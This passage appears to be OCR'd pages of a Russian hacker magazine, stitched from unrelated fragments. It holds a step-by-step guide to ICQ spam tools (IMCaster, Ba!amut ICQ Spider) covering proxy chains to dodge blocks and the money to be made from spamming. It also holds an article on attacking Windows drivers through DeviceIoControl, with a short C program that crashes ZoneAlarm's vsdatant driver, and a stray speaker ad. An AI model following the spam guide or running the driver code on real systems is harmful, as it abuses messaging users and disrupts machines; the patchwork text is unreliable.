кошмары), а предательское одеяло, поднявшись вигвамом, выдает меня с потрохами. Ну и что, не пройдет и 15 часов, как я снова окажусь в арабском гареме, немецком борделе, на курсах подготовки горничных, стюардесс и медсестер или еще в каком-нибудь занятном месте. Имею право – скоро весна...



Официальный сайт Баламута

Если хочешь, чтобы в мессаге было обращение к юзеру по нику или имени, пиши примерно следующее: "Привет %NICK". Прога сама подставит ник, указанный в инфе номера. Также можно сделать %FIRST и %LAST, вместо которых будут подставляться, соответственно, имя или фамилия.

Имкастер может бомбить только двумя видами сообщений: сами сообщения и урлы. Так что выбери тип, подходящий для тебя.

Есть еще одна фишка. Дело в том, что на многих асях, особенно версии 2003, стоит система фильтрации спама по линкам. Т.е. сообщения при обнаружении возможной рекламы попросту не будут доставлены получателю. Так что если в твоей мессаге есть важная ссылка, правильнее будет выбрать URL-сообщение.

И, наконец, финальный штрих. На закладке Filter выбираем критерии, по которым будет осуществляться поиск номеров. Выбор богат - тут тебе и пол, и возраст, и географическое расположение. А как тебе возможность поиска по языку, на котором говорит человек? Или по роду его деятельности? Все это можно выставлять как по отдельности, так и в сочетаниях. Чем больше критериев для поиска ты выставишь, тем больше вероятность, что рекламу получит именно та аудитория, которая тебе нужна.

Теперь осталось лишь нажать на большую кнопку Start, и процесс спама запустится. В трех нижних окошечках ты увидишь отчет программы о выполненных подключениях, а также прочитаешь ответы негодующих пользователей ;).

Все настройки имкастера можно сохранять в виде отдельного файла, чтобы в следующий раз тебе не пришлось их заново вгонять. Для этого тебе понадобятся пункты главного меню Save и Open. Там же можно загонять сохраненные уин-списки для потоков и для блок-листа.

Больше про имкастер ничего дельного сказать не могу. Все и так уже подробно расписано.

БАЛАМУТИМ БАЛАМУТОМ

Ba!amut ICQ Spider, на мой взгляд, является самой эффективной и быстрой программой для спама ICQ с большим количеством настроек и прибамбасов. Просят за этот агрегат 600 мертвых президентов. Но, поверь мне, он стоит своих денег. При правильном подходе можно рубить со спама и по 1,5К зеленых в месяц, а то и больше ;).

Какие вообще характеристики у баламута? Давай посмотрим, что это за зверь. Спайдер производит поиск номеров до 100000 в час, а рассылает и того больше - 150 тысяч. Рассылки можно производить как сообщениями, так и авторизациями, урлами и т.д. - выбор велик. Существует возможность сохранения базы юзверей на диск, чтобы в следующий раз заново их не собирать. Работает Спайдер через список прокси. Этим списком оперирует другой программный продукт Баламута - AnGuest. АнГуэст - аналог сокксчейнджа, софтина для работы через цепочку проксей. Именно на него натравливается Спайдер. Если ты собираешься серьезно заняться рассылками в интернете и сшибать за это бабки, не думая раскошеливайся на Спайдер и АнГуэст. Лучше, чем Спайдер, мессаги не разошлет никакая программа.

Основные параметры и возможности Спайдера рассмотрели, теперь перейдем к детальному описанию софта и посмотрим, как осуществляется рассылка баламутом и каким образом это настроить, чтобы все работало.

Для начала тебе придется отыскать лицензионку этого программного обеспечения, т.к. возможности триала ограниченны. Проще всего купить лицензию - крякнутые версии отыскать очень сложно, да и сами кряки какие-то кривые. Ступай на www.spszone.com и покупай Баламутовские продукты. Как ты понял, тебе понадобятся сразу два: Спайдер и АнГуэст.

Будем считать, что у тебя уже все есть. Ты все сделал, и на твоем рабочем столе красуются два свежих красивых ярлычка: один с изображением синей рожи, а второй с цветочком и какой-то корзиной.

Запускай AnGuest, сейчас будем его настраивать для того, чтобы впоследствии пустить через него Паука. Лезь на закладку Proxy Manager, вгоняй там лист проксей и чекай их на работоспособность. Как это сделать, объяснять не стану, все просто.

Теперь ползи в Сервис-Менеджер и создавай новый сервис кнопкой Add Service. Обзывай его как хочешь и вешай на 1081 порт. Ставь галочку напротив Auto Creating Proxy

ПОДВИСАНИЕ IMCASTER'А

Бывают такие моменты, когда имкастер зависает, останавливается и т.д. Это сильно затрудняет работу с ним. Для того чтобы справиться с этой проблемой, изредка жми на стоп и через несколько минут стартуй рассылку опять. За это время уины успеют «отдохнуть» и пойдут в бой с новыми силами.

Chain и Random Proxyes selection. Длину цепочки выставляй в одну проксю и укажи, чтобы она менялась каждые 45 секунд. Виды прокси выставляй оба, как соксовые, так и хттпшные. Выбери клиент SOCKS4, поставив внизу радиобаттон в нужное положение, и загрузи желаемое количество проксей, выделив их в правом окошке и нажав кнопку Add. Все. Первый сервис готов. Теперь проделай те же самые действия, добавив второй сервис. Только повесь его на 1082 порт, убери рандомную выборку проксей и выстави смену цепочки каждое подключение.

Теперь лезем в паука, он же Спайдер, и настраиваем его следующим образом: в General Settings ставим галочки напротив ICQ Server Proxy и ICQ UIN proxy.

На закладке ICQ Server Settings выставляй по своему вкусу следующие параметры: At Once Register - какое количество уинов будет пытаться зарегать спайдер при одной попытке; At Once Connections – какое количество номеров будет подключено одновременно к серверу мирабов; Work UIN as Time - время подключения уина к серверу; Send Messages - количество сообщений, посланных за один раз (ставь число не больше 30). Если хочешь, чтобы отчет о проведенной работе посылался на определенный номер через какое-то определенное количество посланных сообщений, чекай пункт Send each и выставляй нужное количество мессаг. В разделе Searcher Sendings ничего нового нет, поэтому настраивай аналогично.

> Если ты собираешься серьезно заняться рассылками в интернете и сшибать за это бабки, не думая раскошеливайся на Спайдер и АнГуэст. Лучше, чем Спайдер, мессаги не разошлет никакая программа.

ОТ ПРИГОТОВЛЕНИЙ К ДЕЙСТВИЯМ

Спайдер работает в два приема: сначала собирает базу данных номеров по заданным тобой параметрам, после чего можно по этой базе рассылать сообщения. Рассмотрим оба шага.

❶. **Закладка ICQ Searcher**. Справа нужно вводить критерии для сбора базы данных уинов для спама. Ничего нового, все аналогично имкастеру.

Кнопка UINs Manager. Кликнув по ней, попадешь в менеджер уинов. Паук сам может регистрировать номера для поиска и для рассылки сообщений, так что тебе не придется пользоваться АУРом, как в случае с имкастером. Можно загрузить и свой лист уинов, только расширение у файла с номерами должно быть *.uin, а сам формат файла такой: uin_табуляция_pass. После того как ты разберешься с асями для поиска в базу, можешь смело запускать процесс кнопкой start. Спайдер выдаст окошечко с бегущими процентами (до сих пор не пойму зачем), после чего начнет активно и жадно добавлять в базу новые и новые номерки будущих жертв спама. В процессе сбора информации, по мере того как уины будут сдыхать, спайдер сам начнет регистрировать свежие. Скорость из-за этого не упадет. Когда нужная тебе база ась соберется, можешь ее сохранить кнопкой Save Database.


В меню Tools Спайдера имеется встроенный редактор баз. В нем можно производить такие действия с базами, как not, xor, and между базами данных.

❷. **Закладка ICQ Sender**. Тут все очень просто: необходимо указать сообщение, рассылаемое юзерам. Кстати, бомбит паучок не только урлами и обычными мессагами. Спайдер умеет посылать сообщения о добавлении пользователя и запросы на авторизацию, что, несомненно, увеличивает твои шансы на то, что инфа будет прочитана жертвой спама ;).

Using UINs range from...to. Выбрав такой вид рассылки, просто укажи, с какого по какой номер надо разослать сообщения, и все будет шоколадно. А вот нажав на кнопку Load рядом со Spider Database, ты уже можешь воспользоваться той базой, которую собрал и сохранил сам.

В Your Details указывается инфо, прописанное в номерах. С них и будет проводиться рассылка. Операции с самими номерами производятся аналогично, как и с номерами для поиска.

Вот, собственно, и все. Теперь жми старт и, как говорится, "лети с приветом - вернись с ответом". А вот ответы офигевших юзеров можно почитать на закладке Reports ;).



Вот такой он, веселый с виду, Ba!amut ICQ Spider

РАЗБОР ПОЛЕТОВ

IMCaster ICQ E-Marketer

Плюсы: дешевизна, наличие кряков, очень простой интерфейс.

Минусы: относительно низкая скорость работы, иногда вылетает и зависает.

Ba!amut ICQ Spider

Плюсы: высокая скорость работы, автоматическая регистрация номеров, большие возможности для работы с базами клиентов.

Минусы: очень дорогой продукт, найти рабочий кряк почти нереально.

ЭПИЛОГ

Подведем итоги. Если ты хочешь серьезно заняться спам-бизнесом, то лучше Спайдера тебе не найти. Да и не стоит искать. Этой программе нет равных по скорости и стабильности работы. Так что подкопи начальный капитал, вложи его в лицензию для Баламута - и в путь-дорогу. Если же тебе нужно произвести рассылку всего пару раз, то не стоит заморачиваться с Паучком. Дешевле и сердитее будет использовать имкастер или отбашлять людям, зарабатывающим на хлеб спамом.



Американские аналитики из компании Basex присвоили спаму титул «Продукт 2003 года». Действительно, объемы нежелательных электронных рассылок в этом году резко возросли.

DigitalScream (digitalscream@real.xakep.ru)

ДРАЙВЕРА WINDOWS - ИСТОЧНИК ЗЛА

Продолжая тему о повышении привилегий в локальной Win32 системе, нельзя не упомянуть о возможности использования для этих целей драйверов. Эта атака довольно нова и поэтому далеко не всем знакома, хотя по своей функциональности она не уступает ни одной другой локальной уязвимости.

АТАКИ НА ДРАЙВЕРА В WINDOWS

Собственно говоря, для атаки используются не ошибки в драйверах, а сам механизм связи этих драйверов с системой. Но, тем не менее, реализация программного кода в уязвимом продукте играет не последнюю роль при попытках эксплуатации.

Так или иначе, чтобы понимать суть проблемы, необходимо для начала уяснить некоторые теоретические вопросы.

ДРАЙВЕРА WINDOWS

В ОС Windows драйвер - это динамически подгружаемый модуль, используемый для взаимодействия операционной системы с физическим устройством. Таким устройством может быть клавиатура, мышь, дисплей и т.д. Другими словами, если ОС (или любому другому приложению) требуется считать данные с клавиатуры, то она запрашивает их у программы, а не напрямую обращается к устройству. Такие программы предоставляют определенный набор команд и написаны под конкретную модель устройства.

Суть идеи в том, чтобы производители устройств сами разрабатывали драйвера под свою продукцию. Такой подход оправдывает себя, поскольку делает программиста независимым от аппаратной части компьютера. Хотя исключением может быть случай, когда программное обеспечение пишется специально под определенную конфигурацию.

Хочу также заметить, что понятия драйвера в Windows 9x и в Windows NT существенно отличаются, но в данном случае нас интересует второй вариант. Кроме этого, в ранних ОС Windows понятие "привилегии пользователя" отсутствовало вообще, поэтому не имеет смысла рассматривать драйвера Windows 9x.

Многие продукты из-за необходимости прямого доступа к аппаратной части поставляются со своими драйверами. Цели могут быть разными: от оптимизации работы до создания условий безопасного обмена данными с устройством. Зачастую к таким методам прибегают разработчики антивирусного ПО. Используя свои драйвера, они получают информацию о размерах файлов, дате их последней модификации и т.д.

ОБЩЕНИЕ С ДРАЙВЕРОМ

На самом деле ничего сложного в этой технологии нет. И при желании ты легко сможешь создать свой драйвер (правильнее будет сказать шлюз), используя который, можно добиться более высокой производительности. Для общения с драйверами существует API функция DeviceIoControl:

ОПИСАНИЕ DEVICEIOCONTROL

```
BOOL DeviceIoControl(
HANDLE        hDevice,
DWORD         dwIoControlCode,
LPVOID        lpInBuffer,
DWORD         nInBufferSize,
LPVOID        lpOutBuffer,
DWORD         nOutBufferSize,
LPDWORD       lpBytesReturned,
LPOVERLAPPED  lpOverlapped
);
```

При обращении к устройству его имя следует указать согласно UNC стандарту. И если все параметры функции заполнены правильно, то после ее исполнения переменная lpOutBuffer будет хранить ответ устройства. На практике для подключения к драйверу сперва необходимо узнать его дескриптор. Его можно получить, используя функцию CreateFile.

На этом пора остановиться и взглянуть на ситуацию со стороны. Функция CreateFile создана для открытия файлов. Говоря о файлах, я имею в виду все их проявления в ОС Windows:



На нашем компакт-диске ты найдешь последнюю версию ZoneAlarm и IDA. Последнее - суперский дизассемблер. Must have для ковырятелей софта.

каналы, устройства, физические диски, директории и собственно файлы. Ее параметры формируются следующим образом:

СТРУКТУРА CREATEFILE

```
HANDLE CreateFile(
LPCTSTR              lpFileName,
DWORD                dwDesiredAccess,
DWORD                dwShareMode,
LPSECURITY_ATTRIBUTES    lpSecurityAttributes,
DWORD                dwCreationDisposition,
DWORD                dwFlagsAndAttributes,
HANDLE               hTemplateFile
);
```

Подключаясь к устройству, приложение может само устанавливать настройки безопасности при работе с файлом. Среди таких настроек можно найти и флаг, отвечающий за создание эксклюзивного доступа к устройству. Это значит, что существует возможность блокировки одновременного доступа к устройству нескольким приложениям. И эксперты Microsoft подтвердили этот факт в своей официальной документации. Также было замечено, что это необходимая возможность, помогающая повысить безопасность продукта.

Так или иначе, практически ни одно из приложений для Windows, использующих драйвера, не юзает предоставленную возможность. Как следствие, это позволяет злоумышленнику подключится к необходимому устройству.

ВНЕДРЕНИЕ SHELLCODE

Определить в таких случаях вектор атаки довольно просто. Поскольку, обращаясь к драйверу, его ответ можно получить из переменной lpOutBuffer. Но не стоит забывать, что lpOutBuffer - это только адрес, указывающий на ответ. Так как драйвер имеет системные права, он может передать ответ практически в любую область памяти. Куда именно, указывает переменная lpOutBuffer. Таким образом, злоумышленник может контролировать память и тем самым внедрить туда свой эксплойт.

Но не стоит забывать о том, что разные драйвера работают с разными данными. Это значит, что один из них может принимать в качестве аргумента lpOutBuffer число, а другой - целую структуру. Поэтому часто злоумышленник вынужден разбираться в программном коде драйвера, чтобы понять, с какими структурами он имеет дело, как они обрабатываются и сохраняются. Во всем этом придется разбираться при написании эксплойта. Дело в том, что, передавая на устройство какую-либо информацию, игнорируя все его стандарты, можно легко вызвать критическое завершение работы драйвера.

Основная проблема при эксплуатации этой уязвимости - передача управления на shellcode (опять-таки придется разбирать драйвер). А раз этого не избежать, то мы примемся за Reverse-engineering.

ПРИМЕР АТАКИ

На данный момент практически не существует эксплойтов, реализующих подобную атаку. А версии тех программ, в которых были найдены уязвимости, мне так и не удалось разыскать. Но, тем не менее, я постараюсь объяснить принцип атаки. Поскольку атаки нацелены на драйвера, то искать необходимо именно их. Это довольно легко осуществить на практике. Как пример, я покажу этот процесс для Zone Alarm.

Первое, что необходимо определить - какие процессы запускает приложение, к чему обращается и т.д. Немного покопав Process Viewer'ом, можно выйти на след библиотеки VSMON.DLL. В диспетчере задач сразу бросается в глаза то, что она имеет права системы. Нетрудно догадаться, что это сервис, и, скорее всего, именно он и общается с драйвером.

Все сомнения по поводу правильности этой теории исчезают, как только заглядываешь в панель управления. В разделе Администрирование -> Службы необходимо отыскать имя этой библиотеки, после чего в ее свойствах перейти на закладку зависимости. Можно увидеть, что она зависит от какого-то компонента vsdatant. Это и есть тот самый драйвер, использующий Zone Alarm для контролирования сетевой активности приложений.

Второй способ - использование API мониторинга. Дело в том, что для подключения к устройству (имеется в виду драйвер, а не физическое устройство) используется функция CreateFile. А поэтому, отлавливая ее вызовы для определенного приложения, можно узнать, к какому именно устройству оно подключается.

Для обращения к драйверу следует использовать UNC стандарт. Это значит, что при вызове функции CreateFile, в качестве имени файла необходимо указать \\.\vsdatant. Хочу заметить, что удаленное подключение к драйверам невозможно, поэтому атака относится исключительно к локальным.

Следующий этап для атакующего - определение поддерживаемых драйвером операций. Для этого следует воспользоваться API монитором. Его нужно направить на Zone Alarm, причем включить в настройках фильтра только функции для работы с файлами и драйверами.

После нескольких минут сканирования атакующий уже должен располагать информацией о нескольких функциях, поддерживаемых драйвером. Их коды передаются в переменной dwIoControlCode. На данном этапе производится выбор функции, которая в дальнейшем будет использоваться атакующим для записи своего кода в адресное пространство драйвера.


После нескольких минут анализа собирается следующая инфа:

ПОЯВИВШАЯСЯ ИНФА

```
dwIoControlCode:0x8400000f,
lpInBuffer:0x17a3e3,
nInBufferSize:27,
lpOutBuffer:0x12ee06,
nOutBufferSize:4,
lpBytesReturned:4,
lpOverlapped:0
```




Если тебе самому захочется сделать тестовую атаку на ZoneAlarm, предлагаю для начала его скачать :). Лежит это добро на www.zonelabs.com.



Поиск драйвера

- Документация по работе с драйверами
- msdn.microsoft.com/library/en-us/devio/base/deviceiocontrol.asp
- Эксплойт к Norton AntiVirus 2002
- sec-labs.hack.pl/papers/win32ddc.php


Перехват API функций

В этом случае можно предположить, что злоумышленник, используя функцию 0x8400000f, может контролировать 4 байта (переменная nOutBufferSize), передавая на драйвер какие-то данные (структуры).

Чтобы убедиться в правильности догадок, следует дизассемблировать программный код драйвера и посмотреть, каким образом производится обработка полученных структур. В качестве дизассемблера можно выбрать IDA, поскольку он обладает наибольшим количеством встроенных функций и имеет ряд дополнений.

Уже известно, что устройство обрабатывает функцию 0x8400000f, а это значит, что в IDA следует искать именно ее. Для этого нужно воспользоваться поиском (ALT + T).

Результат - это именно то место в коде, где драйвер проверяет номер полученной функции. Имея дизассемблированный код, уже можно рассуждать, какие данные следует передать, чтобы получить желаемый результат на выходе. Таким же образом можно найти подобные ошибки и в другом программном обеспечении. Необходимо только найти подходящую функцию.

Теперь о передаче управления на shellcode. Принципиальных отличий здесь нет, за исключением одного. На этот раз необходимо искать функции, способные управлять ходом программы. Это могут быть функции, передающие управление на подпрограмму, адрес которой находится в принимаемых данных. Но не стоит забывать о возможности переполнения буфера. Весьма возможно, что разработчик не уделял особого внимания безопасности драйвера. Многие считают это излишеством, но уверяю тебя, это не так. Драйвер, как любая другая программа, уязвим к такого рода атакам. И возможно, атакующему удастся найти уязвимую функцию, с помощью которой он сможет контролировать работу драйвера.

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ

Атака на драйвер совсем не обязательно должна преследовать цель повышения привилегий. Вполне возможно, что это просто вывод его из рабочего состояния, вызов аварийного завершения работы ОС или что-нибудь другое. Так, например, если хакер захочет, чтобы при запуске на компьютере Zone Alarm скрывалась его сетевая деятельность, он может просто программно закрыть его, используя подключение к драйверу.

Для примера я написал небольшое приложение Benzinka. Его цель перезапустить систему в случае, если на компьютере запущен брандмауэр Zone Alarm. В этом коде нет ничего особенного. Все, что он делает - это передача "особенных" данных в качестве адреса на результат.

ИСХОДНИК

```
#include <windows.h>

int main( int argc, char* argv[] )
{
 HANDLE hDevice;
 hDevice = CreateFile( "\\\\.\\vsdatant",
 0, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING,
0, NULL );
 if ( hDevice == INVALID_HANDLE_VALUE ) return 0;
 DeviceIoControl( hDevice, 8400000fh, 0, 0, 12345h, 4, 0, 0 );
 return 0;
}
```

ПУБЛИЧНЫЕ ЭКСПЛОЙТЫ


Насколько мне известно, сейчас доступен только один публичный эксплойт для Norton AntiVirus 2002. Кроме того, чтобы его откомпилировать, хакеру придется проявить свои знания в Assembler. Ошибок в исходном коде более чем достаточно, в придачу и shellcode придется внедрить свой. Поскольку в эксплойте он вообще отсутствует :). Также не стоит забывать, что шеллкод исполняется в драйвере, а поэтому на него накладываются еще несколько дополнительных ограничений.


Для атаки используется драйвер \\.\navap, входящий в поставку вместе с Norton AntiVirus 2002. Атака не отличается от вышеописанного приема. Разница лишь в том, что этот драйвер имеет изъяны в нескольких других функциях.

ЗАЩИТА

Защита для пользователя - это отказ от продуктов сторонних производителей. Лично я после написания этой статьи проверил все установленные приложения на эту атаку. Как оказалось, примерно шестая часть программ уязвимы. Такая статистика должна насторожить производителей программного обеспечения.

Разработчикам могу посоветовать устанавливать эксклюзивный доступ на драйвер при подключении к нему. Добавлю еще, что следует обращать внимание на реализацию обработки пользовательских данных. Программисты, пишущие для internet, уже давно осознали это. Теперь осталось донести эту истину и до win32 программистов.




Анализ дизассемблированного драйвера



к хорошему привыкаешь быстро



Характеристики:

Выходная мощность - 135 Вт
сабвуфер - 60 Вт
сателлиты - 5x15 Вт

Диапазон воспроизводимых частот:
35 Гц - 18 кГц

Магнитное экранирование

Деревянный корпус

Пульт дистанционного управления в комплекте



